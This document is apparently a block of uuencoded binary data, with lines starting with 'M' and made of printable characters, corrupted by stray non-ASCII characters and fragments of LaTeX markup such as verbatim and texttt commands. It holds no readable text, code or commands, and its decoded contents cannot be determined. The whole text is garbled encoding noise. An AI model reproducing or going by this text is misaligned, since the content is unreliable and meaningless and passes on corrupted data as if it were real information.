$MLQ.?\'7/<K(#?2V^{;MGR})&/E+A?^{HOJ}/=^SKZK3W0^3Q+>,2I?Z85'9T9HD$ MYW1`I\"\?[4H[)Q'&1O^B10T`&"-XC*!93BO8>X.A79V!A)O:0L*3RZB*7S#Đ M(/),Y*:0;IOUB+>)\$<-2?*+VFQ_,'DC^>-YT2!"=3IO+<*+R6*'_?_Z'Y3]KĐ M';P: UV!-&BVW]9(1!\$(02:XCL350@Y>1J.(;GRK+6IBTH=)6+6;@5?\$&[2LD MS8'JBKC)\N:]EO>A<IK3LM\V:.2KXY6U8^/,"4USQ7YN8:4<@@@9Y?CCK4"_Ð M1*14\$RE=0@4",Z>SM^L9&A1+V7#=!"FP4L9`V474K=:7;I8R`R&;!*!R=A][Ð MG8%VQ.^]U+[-A\WU>&YU3-GR;%,WPJLOG(E=V\$KMKY0Z)%HA-JP/--E_KP)-D M>S[?@R_1S<#?IQ:_E:S6?#R_H[TD@:(N'KC;\$:)/JR<TALF^,#60<)IHTJ;@Đ M+1,)?6N#L!AU4J[5;!5H5!-!V_+)DO0X4H[A.QAM(_&<RB.`\$L2VHI,RD*`QĐ M; `CNQ7:G7A?>'@^:-I/8J&=AK[RP9AAG<TB<YH!V.*5\$AY?"M:,/MG!@OG_-D

M=*YT"G][417J9P:)9^F]2]*)>610>^'Y1EVI<HB.J`[V2])+@O@SZ]IF5WT1Đ M\$:AH/<JQ'JEW@.5>9FAY8]-C'&QE\2XH=T%QV<FY3"7IT^L[AB["918*6R8ED MCEEAY4]GOP47YV*LBZ*OU<RJA?4]>5'OI1+"I^+Q43-+>,5M5J2LMI@3ZA,\$Đ M86/.+'U"*QX#OFAV.U)?, EX+S?B;!@>QDF;9CFA'O?^L'(JOY)(R\J:[ZCGMĐ MFF#].I*;_`W%1&=V&(6``+1;I_R5D7#_1SJU#/FCKMP^D?UGC3W386C?[WW%D M0;6,LL,-B#2;OOC21`UU@=%G;-Y^;1V!GKS\+*Y#U+(\$HVNT9(\$D8616?4>GD M, YA3EEULZ, *M;] [M3G2A8Y1) 9BQ2T5GH#JE:\$@*@MX'@#LNK>](1 .1?M82]D M:D)ZD&@C%.B/%@%BG>9T@.VI&OU>K?B\$!<T8:QWTA60-2Z?_S"9^@`(.NI\$:D M/RAU8)OHA@<HL[]4\$-9R!2`0PZ21<&K#?(89Z(3+Y_<YNL]</K>`B3C7V&ARÐ MG#]5)--BR]ZS7I-=]X\$/9T57?E:^US`JY!5NY>RR::+=N?_R=<7!+&?VHSH^Đ M/C,J?'G84M@%5A%JO20+)NUE9H\$0P2,,7PU;/JN=]!X^#P9Z-<3F34*)8PK*Đ MX#X)B'3ZN?,S4(KQ(#J]ULCD??(`S]41!2YM:MVD?40\EV&2QKWQW+4W:5_&Đ $M^S[?"\&5E.=72K?'.[\&-41]LISL<H,Q$6TWXK/EF@P&\BM13,8N^PUN.+T3=^Đ$ MC/#RW5/L"DT>1SE,6"?,J(V?'<ES7)4G>;@2E>>W]B=%TI9,6F=;/X=OJ82ÐM=,:\$\$*K\,JX"L3\$*)P^F9#"B<VGUH@+V/ZGT*:F01J,0V4.<W,;FD19X.'WND M8!R"3,3<M#+M#8SAYW%!?I##IO=A\^O^,>X)#I5?7_IRN3^XKFG]'"^T>SR1Đ M>9R;.&+3L\$(^R;8@H0_2!GUZX'8-@\3?OKK;.%(.,=7BOVQ<%LKX@ZE:"MC,Đ M%GZ"WMX%I>;ZI,Q5&2UU^['/-^JO&)O6*0FP#FIA.@1]M^.,<Y-*@<2TT"0)Đ MQY!M^!AMBJBQ)5/B3>D7RBQ&^LR=R1"2\$I=@-!*EJ`DK+]UW3YCBOR_(M+#>Đ MZB_"R08+\$*"\$"',6H^#MZ0!>[.BYGVY[O-YDJ'G10FT'6AN?(!/1*HVNJH5*Đ M8!10*'[),A&OIPTW*@&:UT7HF!Z\$RM]%C?5HJ)+]?)J6O5J_E!-Y&/4CU7_Ð M@\BF;>F\$F42,CA>G!NH5G2GQ\$ICO-V75A:W6L'C.95&1N"/WQW._&_?V\$97KD M_K':7>"KKD/[@>6!I=DKL!!?\:8-U_(KEM,A2NR2`&A3!Z[),4YKD;A)KB"LÐ M4\K%'L&JP!MA>S!(^,]:1^M_UCKX5*'_Q2[RX\$9<@E9,V?"A_BAWKM_.]M*:Đ M8&J"=-*%>%TR@Q)V&0'"!'M!<]V3L\^3FU#K%<G?Q23RZ0SH<XF/G-1@9:0CD $M=N*&F<$\:B=/,A2G!^QK+D4(HFT'>W]-,&)6I+]M/.!1XJ>+A5<LO>MT'WD$ MVS2H+2G,VTG:?;W&O[_5M^5KPID.=?O&F;&S8H!HJ,,7YPJ\$IGNC!<J&/RQLD M<J/XFE2M&,H/#KPG*KYS)E3N^\$5P%?=U;C^BSNE+Y8HUXB,KX3!B*TO2+-%8Đ M\24*PX"-:!9/)Z55&L<"<G\$A2.?PE%-QJ[E`+OT+'PGWW%G;+9YI`IU%:9];D M?M_>8^?U0Q&JR?`''@ZY5VH=OY#'+JXI?#MS\$GI+)<FIC+ZZ+(*"T`,/TX-)Đ M'T6H!*,)8(NS+U>S9FPG"M,-E\$MOR'O4!C[TO\$]!__*^&6W:A0\$WWBC](#EĐ $\verb|M2EM?+B8=BV14NM%X\%.KLE8Z.NIRPPLZZG>-E@>V=[GJ=73S3'6C\#ZE2AB]PD|$ MQ1_W.F2470_`%!^^1;2XGS;"E"!@&NF3F(SZV0ICH%U-IV;3\$\$@;/*-@8T`-Đ MI].Y8_X7VOX#JHFN;Q]&]TS*)!`@H7<2>A-"\$>F\$#HIT`17IH2@]H2E"Z\$5`Ð M0%!4I'<505!1\$2E2;!2Q5XJ*(BJ(!13E!._[_3_OL[[UK?.=<]9AUIK9LR>SĐ MF?F5ZW==DYF,)3:DM":SC[9;Q7G?J.=7ZS^K5HJ=GR=!G?]6](OJD;BGOQ\%D M*\Y]RS`S)PJW;Y'Y>M_\$H/Q5<-WR2P79MJI")<7-:/O1@1\$<1(A&'ZK\$A*2\D $\texttt{M7-P]:NN]5Z6\&;!XO45\$IH5:K9\$"0W1ZB;\#)XZ,Y/C<;6'EY8YN\$+\\1W>-XZDD=\\$ M)@]-/E/0*_E9QJAP6_UAU`LK_*U3!>QJO[/Q[TLB(=9C6=6B_L<K7%MWJBM8Đ M'?6]">K.O[[87#"09]QVFNAZL(@BYZ<1?CIJRYJ8HAOH;M L7259YK (`UCVĐ $\texttt{M*\&'-BKA0\&^\$3[SL"\#N"`T8\#4=],,GD\$\$F4/BS@(BKWM4?/BJYY>^2N\$NA:B>D} \\$ M1E6%/O_U),NO07>K9*%[Y93D-*LOJ;9*DN"`RKRR%P41^4M/WCRQ,BE3??8LD M62%WN\$I(XV8\S]3VH>87.?WOH7<'E@^)*%F]7NP_=J)\$*)R8T4;NU_R#&O]1Đ M>7E:!4#\$F`2]<TS5E"8,[HCN&[/,W5`:N(\$NI'?T59Q<Y\$S)?>_V_N273XE'Đ $\texttt{M?_\&,-KY\#/W1(601MRY\#8\&[,TRKF7WS0[W>17FJ4]<S?0`0\&:'L:[BJ9908*RD) }$ M6+N+LEI9JSC:)A?9'O,^>CG.`[]R):8QFSN<]Z*"G^3O@RL\YKUF'MG0+".GD MPTD)\-YRTLNJX7#A_/KMFRPZU8S,8SZ.4Q)/\$<*+36F;#9;^M"\7]I7*1HU_Đ</pre> M%V(%2YHNFD&[AV]O>M*?0,LY:UAS5`\E"RO^GX>@#_Q-]3+H@R-WJJ[%]4C!Đ M%<M2"_L]`CP[?::V.LH[R;;CQ2]RVW!L4NT:DLN>Q4E#[R923&;\$GSRN),TSD M@E4?<: Z**YF^37G8\$\:5.)/U\@!V<#2R[IN6@W6PK!#H4-2AIGX\<&>+E0XZD ME<+Y:&;FO(WRSQW8+(^L3\]9*),&#I\R+5[@R-->M?EUU?D3U6G\6S'.(CD7Đ $M@_?D$2^@*TTQA"IBU#P?^7B37(*4]V^/I55=-Y'N`U.WWG9M_WJ.IA0S</6HD$ M590*0KU&J3-W,Z_O>@WX^SV=-RG`-%4LJ:&PT,:Y.M;^.*]COXZ&CYUHY^2=Đ MOMON'=S-[3F8;3Z8L)ZC`V<SYO&F\9R77E>Y,IZX;;%THM:G8G_BVK+Z6\[SD MN=X?44;;.PS_B93]7/]4[)2>N,2VAS/9H4+O3`/YOO*H1G6XBFH'E,E&6KD4Đ M;0412P%P#5B^*R6Y>6E_YKW+PP/F_<XTM;A8F]YWY+`Y_690VY3^HA8PDSXYÐ $\texttt{M^.V+CV3M]} \] \ ' \) \ ^Q \ [?A?O9Q7 \ < \text{I4*?} \ , \ 0 \ , \ 6;9; \#SIJ?AIT^JI < [=_L] \ 6; T?W[CD] \] \] \ (CD) \ (CD$ M_U\>K5@&_9?CXM%'%F?S3-,EH1'<;=L?.%:@='!B;ZXI\$8;1J/9;(@_4@GK*D M.X7):P\$"(B'#-ZB._%9'\$V1^ZH(L3E,FYP#%%6MJ'EFU@'*7S<L,O?JBP?O7Đ M41Z3:([K'@<MYYAC+>V-KQ*?N.Z7]N#/*A?2U3!Z'=:>D`5X(@DS<K8P*R;"D)

MZ>&/')M'Y_<\??R987G>8;]LG>;6&U\M8SP+TLK:%-X?PKHY86+T?5T&M/UUÐ $MT&(S67J3G+Y<+&P>T;?**U[BQUD#_HX!?7'.0:^/2I1N=N&^I9\\6ED>;["MD"])$ MY0H_'IK;;GM<071U42YQFZ.^<;I-?C;ON0*:0/C-GK\$J_RWT_FMTBR2IJI[Đ MX61=G"4ZP!:SO=I6)%>=!S)PE]_)^E#WO?,/RP/-ZD890BT+)[@UB](-J68IĐ MU<5,;B;?\=?-%A7.K=YUT].=V:PNJOL1#8VOW,)5(JJ!254%_JLF>S+DW44EĐ M>;=US+/F.PK(#[]VG#JY]*M!W/#&7*?5=O+W;*O@>E]\0=5IKA!:VP&UO2G?Đ M,O+K-N^QV&ST[7NFNI)CIVLOCU[:\$6%CO1L/JH)+<M"7H^+R7H[&[G2[H'OJĐ $M#[[Y\9SU3I>04WW;Q/-O";-L;FT2[AE1Y;*HJG#XD/[[RZ_C@A:"/=$<O]>5D]$ $\texttt{M[LH?=&Y]IU@} \\ \texttt{W*PY]J?K} \\ \texttt{DW}_, !_/\#] \\ \texttt{O+Y'NK+W!9H} \\ \texttt{;C[GZP4"=*<[OZ;PV;D]} \\ \texttt{;D} \\$ MR'2N>AG"VX?_XQBM\V6@Q.>UQ2&FQ93LO8DT;NGG5WRB.UQYCYL/)H76<GL>Đ MG#.,R+YQ5W10X3<M7_FV2./PP\Z]"R6A3BZ7>9&\$R4=9+_>LWVI.&>_4W:DPÐ MM'I`;]CWJ3U%G*40>:H6DDF!'*VU?<8'9^T>'HNT"U?C;]N_2\CV)UI*7*1`Ð $MOU@^{_3.Z1}(SM.]7\K1EZ9]]+S]-9$B=]KWX/<KJ-T>^1;"0'\?NGP^['O5SÐ$ MZE_2@@9[V\\9W*AP=.=^F)3JO18#O)8*M\$JXSY24%GGF<O3H\DKPBU"6CSUSD $M, OR) < GY.O1S_9) V*A).$IXI4WMSH35HRY7E]2L_^\30<IQY3K./E-_O*")>Đ$ MS:NE*"000+05_52[^VV3WYF^GE.B691I49T?L:5\'^3V7'C=?,)0]_M;"K:JD MWV7V._TTT9_6X%U=[?-HXY-TPBF*^)%R]0G\Q"N1'O?1X@.;*RH\$;HK!@@H_Ð M/A4#_D*+R[?O?Q9P<^3E:''KJG(,HZ;I=FPR0QQ'I9XM/XT_.,7AING&2*FTD M"%LC]_./&M99P/JH["G=*`ZA8=\<#YN3`=#GQB('&2V(\0XLE_L(#!5RO*"MĐ MM:IS:3W:WJ+^6N?0M&22=O">JU=XL!6ZO]-G)0T56E.6H8\6'V^]>OA^?KW@Đ $M@>_+4M7EV*]K\63AT*4]2Q-08Y_>)U-(<T;AEHFY#2G!!==<V&K^U;*VMO.*D$ $M.N$U_7SI<^*,=84X'GNOQ/!B)R1&/V7;[@OOA"&7J7;/*3JV=2\)N7)9CU?1ZD$ MRP4_[1=G-*5U]C^;ENJ(VG:/^.H'\$O/SK/&>Y#,%+IT">N*M#\?\OVU])/3IĐ M.:STMX9XL?&H_"\4K0#P\$C.#Q#C?[[Y-F'#?Y5@D&5"LO"I>H*D`/SUV.G1'Đ MWL4"DH**9\#D_C@W:*97_08@#\D<Y%H`*_)<R-,J\$L'U`ZL<<U#\IXJS<JVAÐ M\U%G)9+15;"R'._CYWRC>\;M>)FM!EW8^\$M;IS#?E%9#B>YFV'\$D[+X56;<8Đ MR\=_=`L3*>+U%#0K5B=\$WO/GO:26)Y36'Z=:NFP[_EX1?'T)ESR)X`@WC(2_Đ MFF-VG:14V<%6/*\$1FXR#N\#Y#Q\-])_1"J1/A.:1KP@4^7C_B]'\)18`S\9HĐ MI97_-DP@>'UE3BI80FZM)ZD0ZJZ_D`[T<RZ&Z^=TG?SF>#PMOR]G6P_#[HHRÐ M?QE.39#`O56_5BACGB+-"S@^.^V"M\ISO8BL*139ZYN?!DPY):(SOFR#@QV]D M7FQK01]_IG5HUQ6E2]P"'"9<*[#R7X]DL(O#M;^TBP.SSY'3;'@"W2:ZF]1BĐ $\texttt{M=OKEIE(E.<\$\#2B',PDNKL<EG\&W7,.VG<PD=ECA!//]T\$QA;\$N5]-OKW^]+P>D }$ M*]+HJ?6QTI`^JLW:6*S/87W>KH2^(]518R:GRN?&CV2@0P-%,@Y3_.]X%"KAĐ M, \$0MIMZ:QHF6,3LJ;WCS37-\KO@)&JP[DQN&.&QU2GI/,"-(\)L6D<M,=QU*Đ M06N<;*TU++:!B,?33&M#I+68TZ\$\`^[R,OPAL9K?*ZX81`X<,E-<5+8/KJ+EĐ $MU]S.PTW@(+D3O+]="*A<_Q(9N:E`Q?W98^$=D_)?M^WR$3_>=M)\V>'"GS;7D$ MV\$(L]%TRCEO*&A(7TTY\EE=_, `&%YHGGTWV^_1Q=7EJS,KVZ5"CRA,0;QZ2JÐ MO#.,'DTJ^<[;L<C>*A\85[;<RA@GZW69EVLI?3H217V^NU)^'ZHK^XVN30:(Đ MP8X*QVIMUEZ>RVE^;Y&)^2@OE_M\$T55DO8Y?M48'J+@>V[+]S:L)<?Z!8S:WĐ MR#0T_\$NI\T218?&KX?0'L]&@.6&.`F\$#6[=WJ:7]GWG*XA\]4U<G>\#YPĐ $M\&;4Z\#-:\&EO04:\M3I:4I2T5$G2<KE(-U,*+%WD.[%[S3A^<?;SG]6=6Z$!SÐ$ MA:51!-?RTN"KJ=018,NMX''YL8;]DD^<"3^!DNFBG0J/K&*^Q^Z,NM<CA>OQĐ MBT?BHIOX/YQMO="U#=2AC\$B'-#YW#I[>S+5+50K)R[^6E%(H?>+(CZ-ZD6_GD MTT2AJB_?4<&^HY%^,78.5HLR4(31-WK86?NH]>HD6\GM1>J/XN=]Y5[+^N)OĐ M9(Q'Q*3PK3LFC'J9164Q"NY\-31_*WM@IXXXD#N#,WW'Y*W0\$(L>.?QD=LXKĐ MIQ\:[*605<@I+B8J(=7XBV4GJ]!^99/=UJB10#Q2E>!4>U=W\$9:8;>@ZX823Đ MB;1[W61UH,FG\'B7A2>U:F^Y7[.7INP?(>4=GR]U^JW8VYFXG2Y;.N7+:=W]D MBS/JX^2<;JY"2]2[`TG?+USASK+?MU7%(D;HHV>0L>`')*<@'>=RO&R7S2%=Đ M0RISYTI6SN\$;?K@"M?)\/J(6D<\.A7)?C/LI'9F)7-8;W2LR0)WY-:1]A53UÐ MJK.].*%^WGJ;1^BC.T+3<:&OB9-7'BH<OA_M;?EL14#AJK_U\^#1<Z>;:B9PĐ MS<24&^KZ);_&-3TWHW"UUSULR5W?,V;+M(A_#&2F3SWT<Q93W,ZX?'M[K4FFD MZ.>L5XK]#+4OI\H;/^0K+LQ.WHLSN`==\:'N_U*_?D8\#;ZLT^]'FA@ARZ=8Đ $M], E5;1:[S,'+>=M_{T&5}/4D%OY8_911U,]_<<[T^',],DWVJ.;[U.K[+VRLD]]$ M,H6#.MXP?PS[Q/7&O70<8IZL^A5_UJ+;?N3!NP!9.BI:.=_HR:V]>\$?;2J=7Đ M*O.U&>[.L<\$A^EB+8M1)!YH'GYO-KHTC!5M:[FT^=!://I9XMM`)%>?64ZCTÐ M532^^[/J<9<WH[SW`2Y,>KUA^2-GP*#C\$7XG<9X1S1@S_E\LD9F]XR*3Y]/5D M>0Y8%*DKFY=NMTF/=(19G>)7)\^^N]QD&])O)ON0,PZS?"G(7:[J!KJ5(U(IĐ $\texttt{M-[MPDBQ09`\$):@B+;Y}^{_K47IUU].*I$_O/[769^Q>C)=@8+012H1W_YSE\#D }$

MG9J-YPSUJJC?>>/NW>P:.;F5:W],C:'+P&,?S2W3\YL?7L07R(G;YE7U10I3Đ M3UPH.0"N#L2AIBL"KJN4<...ZS:)LTR#]-_?OIRVUJ5ZV\$GV[26N\$>2\==;O&D MLC1MV)V6HH/B\$];\;HAQ>W\$,R>3>I'";]70_&TC[V+M(IP)Q3I@@B>`?,UYLĐ M3](:W?Q#;=]3_0=ZT=KNZ'(3U<X/2B3[\)A<_.@OE\$N\VE%]?8.BH_C#E15#Đ MA]R(GN3(<^(E!>I"..S@9'F\$Z9M&;=Z'TFI7'%N_7CU\I3]V]^,SCEZ?*XY8Đ M)J\$3[R2Z)#EU!Y\5'PJG<C,5_62#^6JK36TQY[>*3C:TD#,++GR/B338TLF_Ð M='^?+<K]M\$/]RLGI^VEXU5?ZOG&H4_&41\F>V]\]6AR]6SFQ%R63QW]#5\$:QĐ MV[YT.D4M)*3#RDBEJ1PR.U6]/OB.#M0=%=.Y&]^DEI?\0%,?7Q?FTNQRK/1BD MX(H6T*YPLA+X8IR0>^2%O[4*U'0&/[(@.OH<HZAY4TW:L,PBXWQT9V71]]_<Đ M\&?+C*#D*8\$9Y]74Z,)8?VOF^5![;L=3I/,GCZI]53_V?OR-3E+PD_)^1JA;D M[5#]B<25DYH#\4\2CTYE+?#5M>//X2.COASN%Z_*/GSOZQ;!]O6\$J^:3B]_\D MTC/\$M'W/.OLE<E5#:L&GJO_XZHE'-FF>@&\8&F3Y3<T<3M30[4,-MI7GT%;DD MWMP^]>OV?G*4RSE?X/Q(A3#KE)6U<(YPKS1M:'JH.HTQ_%RH06:<-;QC[X-<Đ M=:MJYF*F<ZSU\$TN8<;';X]YSG]?T7Q6?4L6_YWMNVJYBGN[ILGW9ZW1_#:-?Đ M,<F=E[.OHIV+*0\KU"3-7BU4Y#E4\UPB:L\<,G?]>D9-\O/WMT-73RDK!O=<D M`XIVS[:TOTUQ&GPI5!I2L7=`^/1)8V_39R6_.:BO>DZ__>%>J/WL;%IHGA'WĐ $MK>GM?2-ZZ!.9;T^>0CEV4)]E_?)4N-NG;>N8+]_JF)ME(O$\>('>O7DH_L++D)ME(O$\>(')CFVARABLE (')CFVARABLE (')CFVARABL$ MGTIC%\L_Z0CZP`\$WE17=D3OBU'&NP@MY*K^UQB9/?'Y.W-Q*WQG^A)[4?/+,Đ MI<T=,3+#]-22B_:3C3%OGI4OGA_[ZL:[5U31,0_M^B>EOO?7GCOU6G?43VGLĐ MRU+C)^*9AK?<>\$VNC-\$;;S;FBW8J\YPZU**A)H!?R;L<I.EVTE#AZ]'69%7]D M8T=)2AZ5UA_;;FPQL*]P\$3C!F7Q[91JMT'?\$G?A\-J4N4>&R@Z'/MLHMI-I6Đ M#[3/@U.OKB<=MY/.EPF/7^`QW&_OK_?2A]M4T:<W,/[P:H2'B,5J6E?`O:,KD MUUH+'N'_[+NTY=3^=\;X+N8R:4C6JW:05M61.(T?1/08U`)EK2MUC999;BK:Đ MOY?/GWRL4_[9W01X3\Q+DR3W>.-C4M/:2L]J.H3?\$JVB8&4.S']Q+TWH@G4+D M2A<C6>; &, 7V27BI5S8LGT(B10A&GRP]SY, 1]ZMIW, ^E6A-ONM\,__IQ)A*7BD $M[:2%\slash] - R:\n0'0-.0Bf\#<,L>XNDNLN/6S-%+/<FND'+!6(N^0\B;7\#R1)`L7D$ MY_6Q>LNI).J!V7@S11/_4CGY0X%;#G@TC\T*QU]R\WS49?@,)+=<_\8H*WU.Đ M_:SX^L6KM!M&#O%_/@UO*E!YG[)^HSYA,)Z:PM)[*PF1!U^_CW+^"%C2M?\$9Đ M6=RRD08OW:O(CZP48CF?5G^_>\%=GUHS19Q-GU+J&/(:Y7'YK!;A,?NK5\$/CĐ MGJW1[NI*CF'WP/AO*MEV/D7;B.C\X?"12GI0>K>Q7\$7+[7H4-8#:DB"=F1QYĐ MV2IJZK8G/)K6EZ8X\$FMNIE`9/\$NU3A-:B^5Y_,#^^'?Q?S%Z<\D_UZ.5#;'_Ð M95);D--?^X8H/G.D*L7/3=2IS'`LJZ+7Y^!9E&FJ?V;%([HB3^%B;A\$?R%>XĐ $\label{eq:m-u0y} $$M-U0Y>8-XQRVO_1+6FMFT?/J,[Y.$R9K=A]8,C_4XJ\; $$\#*G^1\@B;H[_ZR]$'D $$$ M-GZR6;!.<8DS/*5D\VG^GC;>0:U63,LC=>\$+_C>.=5]+&RQMO_56?KT5("WKĐ M8SZWE%#)ZL3!+_*ZZ)8?WV6'H"&+ZY,FMW&.K^8\$7#4V<RA2U?)FN3+>`-VKĐ MK&'CR.Y(1;FLX_@?N]Z;=@Z'\B4_]Q\$1IMWL(869B!T^'C.H()[#87KX=IR7Đ MXD6Q&/QKLXZ[[:10_\$!0+H98N<DH++,O:1J&<+7X-=&E)\M]YSSVMU[_Q=U^Đ M,O'/]`J]3?H6E*9CVIU]H7_T^N./[LX_>)I([[(UIN1W;S,Y^]!3/*A;M\5GĐ $M; -/7F6A88P5DR%[C+.67K'B0F\#D.S:4)1]WS/==X=-4A<J'S!^9Q?C]VTO'D$ M\>8_]9,U\$Z?+%;KB/:^&C#5TR)BG]\$V--U@^U^V(N%30JMS5KCZE2Z_];C3LD M79"'GL8?#&E.%+[2;\1WU!+W9TV%2GJ.W?76\$XSMHOW (?I]47--%T>`P@NĐ MM&K*B^9]N37SB!%U5T582/"BP<!'XS\B3 TTF\19;20;B,1LSKIK#SOW/L*WĐ $\texttt{M/MPB} \texttt{MA'HL+DFR\&L^/=;\#\#!C1MA(T=ZH,C!W!5,L[(O+DI9V]K^QD]M]VTD}$ $MG4X"^{2}6[DP]%1.R]?#MROVQ+1B8E>Q9+)F4N9@]8#)JD=/QN7,PPZ;4_K^N<D$ MJ7AFHE+KB&"66J@[]>&O#*4&EWGA5;O35^)URCRV8&>*-7;*EL"<TV1.%W&.D MY:^.7VSPRH.Q!V8*9,DW[^\;,]%J"Y1M6CK*E32EEV4G55C0SA4J._LN<E_,Đ M86+G!4\$<H.\$O:.]"+-#IFR`*)<,H]H(@R5GBT<Y1+N[M(K*Z/>))(FJ+@PU*D) $M(:\&)V<)`W60[QP0;5/PYVOME7HU90,V4S'(BAD$\#7JWOLJVR>^7Q.0F;2G=Ð$ M(ZYI`=<+Z\$V?SK1RL,.\?\$B3ML'&]V_].D'(V)&%7!_FLDO23HV*<Y-VI_LD M\$>O<-?4KFY%>TI#=9J-EIAZEZ*MHJ'DN&P>V:#`*.L4L>4-\$"KJ58ZJ:?+F#D M.G5]6HW'C1/>*SR:5@\^FV17(NK(S"\$U/=8XM=FFV&^QW)ODP3_K?5R8>\P`D MLS7LE*XGP_FQT+TP1[2TSQG%.WS5_(>Z(H/DA%/A'"[2U>0EC><V.YIR#N4WĐ $MG'-1/_/SM..M+9\0)7:,,FL6?:*]WYZ]QP5G'@^P>,#?!C2.&:400^SK>+6;D$ M?[+DWJ-;L^=QR3K,CWKRQI,XJS;[%!<#FL@C24MI\][!3&%5@\$%090%[`LQ\D MX6X^=T](>+P7___S3<0VG4U(7^O(K9SFT1]+MTL1#@G)MH9MW4O5[)C,SA"9HD M5'2*8!J4RKU76)\$T5C*:::,9L::#S&O/?A)\H7O`S&`4*_ME\$>=MK\%!',-.Ð MD"@Y&I4_)YO.5-KR-Z7#?HT\C\G[JC@_%`3=/''40H\?+]>UH_VAQ92D_I\$GĐ MR%[W7?IYU6Z>-X6RWCP><B9"QP4)/U++-92.%IXJ_>W*?->LT%,V=8I;_.HFD M4TIVAD_A#=X=S7Y!/-^F_Y`.2^W6W7M_?/S&=>&3C>K5CYQ"E_-LMC^D:IR[Đ

M]>J!^JA6ZFC+IO(YY_3IZO1.(]VE1Z.N]O)B81H"_:=G5GX\$\$"L_7*\00GOLD $MF\9-M*A(3;^{2})?U+6'Q&?R7'RU!YHTWSWGIEQ;&/^9\OC+M<&1/5X\N>:/Ð$ $M5F*_.E$V]G*4]/JNW3\1^n)OY/RT(U_[[V+_Q>C5>U0_Y5L7^!<K[,[Y+-;D]])$ $M'!0'/C8:)U=\, %.JV4\V)V:CR^PC"GZ,EF2]"[XO5(1ZHX>-K-\VP;(^>R[SD))]$ $M9D^?_D"=Y/6M1ZZJCS(UM0Y\setminus(\02EPP?YESZA!<3:>:MM.,V_GD(;\#WP*L?MD))$ MP%C/,2!\$06F<<"OEDX38F9!+%R4;F^+)+AYUVAG92U`!DOQ[OO)B<O\C/O\$8Đ MH/NR:%-U<+"#7;/8%KX+KXO-I[;Z%+(PCKV/L6=5`LYO]OH<.6C8:%\?/MM\$Đ M+"DW)?ZD)'9=VY5JM,1J2O)8XU\$^3OV4[\$Z;E1#8.Q4SN^OB^,?;):^1,%J!Đ $MH40*$>6\V?=(\L,+$XB[!Y(YJ_*M:U*77*M[90Q)V=*XO/>R:1QAE*Z+B-S`Ð$ $M6?FF.PX'#=VW;!EKV2G<7^S-?+Z+E9RP9]'$=.Q!=UW,V>+IHT<.#\@F17+(D)$ M1Z\K:SAC;O`KH2?U8"<EV;E.>.O1%ZG'@BO=7C>B]^\)TO)\8_*E'KFS=;XVĐ M>7U=?%.=V[CJIB=N3PDKB9]\$/:871^"KI;/X;E>#_-OL'DZ6W'V9L03A:`_1D MJB,C;RVGRJ+ZQZY"L'CD#VS5&TT1C+6RPKVJ2P)G/+F?E8XH'0]\'7K?-#X'Ð M/WT_9, H51\@CD_/XTY[MRX(C<@-&WT\J*L,.+W.XE?-^_0@D]NS94<S=5&1ZĐ M[\$`!QS["91*2IN=AL\VVS0YSAVF6QD'<!E="]?1*D]2B\$GWT36\[<E!5[&[%D $M/++4.'-YN'??LP[OH(-[2#?S>S'UD3PDBD-]17JF/1_\A!3Z(S/R=5_Y-YM-E)]$ ME4]',WC.5OP8]TV)=M=R\$ZK4C\7)@LO/_LR/6OR.>:3'.O/3V<PVK6JY>E@PĐ MNJ-Z=C00+CU*TC;F*4D:>\AZVXF^Y;RWR&PXDW)D:T(L82_D]"8\C?O`G3!UD M@FE94\$E3?*;Z*S?RH&J:\3F#`WT2DW<2?[Y^1GTNM+KK]#>WQB&'8#'^;T^YĐ M]GRY2-OS.3`@^)/6([<F^^4O/\$'ZDJV?<[I4^0+U%/HB@SZ8%.0"F_Y6G%PVĐ MF9!NVB`3[-9+5"E\LZ1@;XI?!LU&KEX;ERU;KT2'Y+R>[7<N:=V=*_B>OH;<Đ M5[[-J615Y<FQTZ;TOF/P4QSMT?<`RZ??U.K-/_ANLG"X<3-Q*9\$E'=HW=6-2Đ $\label{eq:mldq} \texttt{MLDQ@-OH} - 85C@1PU_] \texttt{BMNC-H=/-V4WZHJ} \\ \texttt{C/[`).F[\#R]} > \texttt{OR`E36`-\&L-\&<D} \\ \texttt{DESCORD} = \texttt{DESCORD} \\ \texttt{DESCORD} = \texttt{DESCORD$ MOV_`M]L^+^YAS\J%3V[_^FQA\$=?UM#\272)A++ZD?B*)ZHCE0N2&BA^':CMDĐ M??%_K+G':]Q=G*)*.+-%@#-CR-<N>-N)QW8Z#.W,C!2*=->GOK,O3.DAT6X.Đ $M.(O^X8<,>R_!Y>0O(G^M[DSU7^$7^M3*Z>^\!(WFI_$^AOQ>'2<B]]7K"!/>Ð$ MO.XZ-[]#BW:Q8GF9N_OV2GSWP>B8:9MB<]K1_8%'B#RJYC(*Q\YNOX)O.:1>Đ MW"UP^(2CPE0AO&,U9'98^:J,R4VNC*E[R[U50=]WB"%[.0XB\`V364*^R8G7Đ MK'I"Q_0.=:J>("]NPL84/]:E!:=^7V[;5S`UO,;-](\$\$IKZ?\$MY:%8FO;H/5Đ M_CKG*!NAS/\Z9P;LLSRJ(GBTOJ0X)9PI^^8LO?16!OKQIMO\MV,^PJ<O;#MWĐ M5T1VYYY"7%^_(S[E4!2KK;P.=;>O?VXQ]DU#2&VT[KBBM@9+!B]Q(OUH*B0MD $M]"R]C+:S[=*IK5:FMIYMOGR(+V<\;_:>R^9]9$?^B?%'$'1(%@DZ+4F(BKQSD))$ $\label{eq:mtj-state} $$\mathrm{MTJ}<?\] (U[;=W=<2]K\M:^0^M)(L6.4L[97\#+.H+G@9(>C_INJY,E^/(/G">"D)]) + (A.4L[97\#+.H+G@9(P)]) + (A.4$ $M[8ZU] = I \setminus WW\#!3+O'Y.5)$, $LVRA7H[(_N!=) \setminus 6-Y&T^E]I6MM776MOC \setminus 4XWD$ MRKY7) */A2[=WT[+H^Y>^^==65=+_KXK2VWFOPWP"Y:\R*5UN6(TC.6/)#]]D MP^V!\EW:V`F?/B7TGDRR<_"3B^164>MCSAH/,34<2HO2&I8+GR^2;"X\3%JOĐ M U52JO#?]M&(RTU#N#N`=\$):.`CH%?NO(:N?OA</O#1QW;/C1/5@J4V5ST6[Đ MS.9BJ"A#W#`ME"C0U9QBE'[D048IXT1\$R8'\XR(,_2MR*ACDP9S6A5WV!)V7D M8U_>*YY;[47I_MKU1N#8)-W,D3(=JV3\$O3V7/!J981]Y&0MP@\$A12P<>O;,<Ð M1>3.\NB9 FEE H %EZY;J===D<BTGZY=]WARF&1TU9#32U6HRT.9%27O.`YGĐ 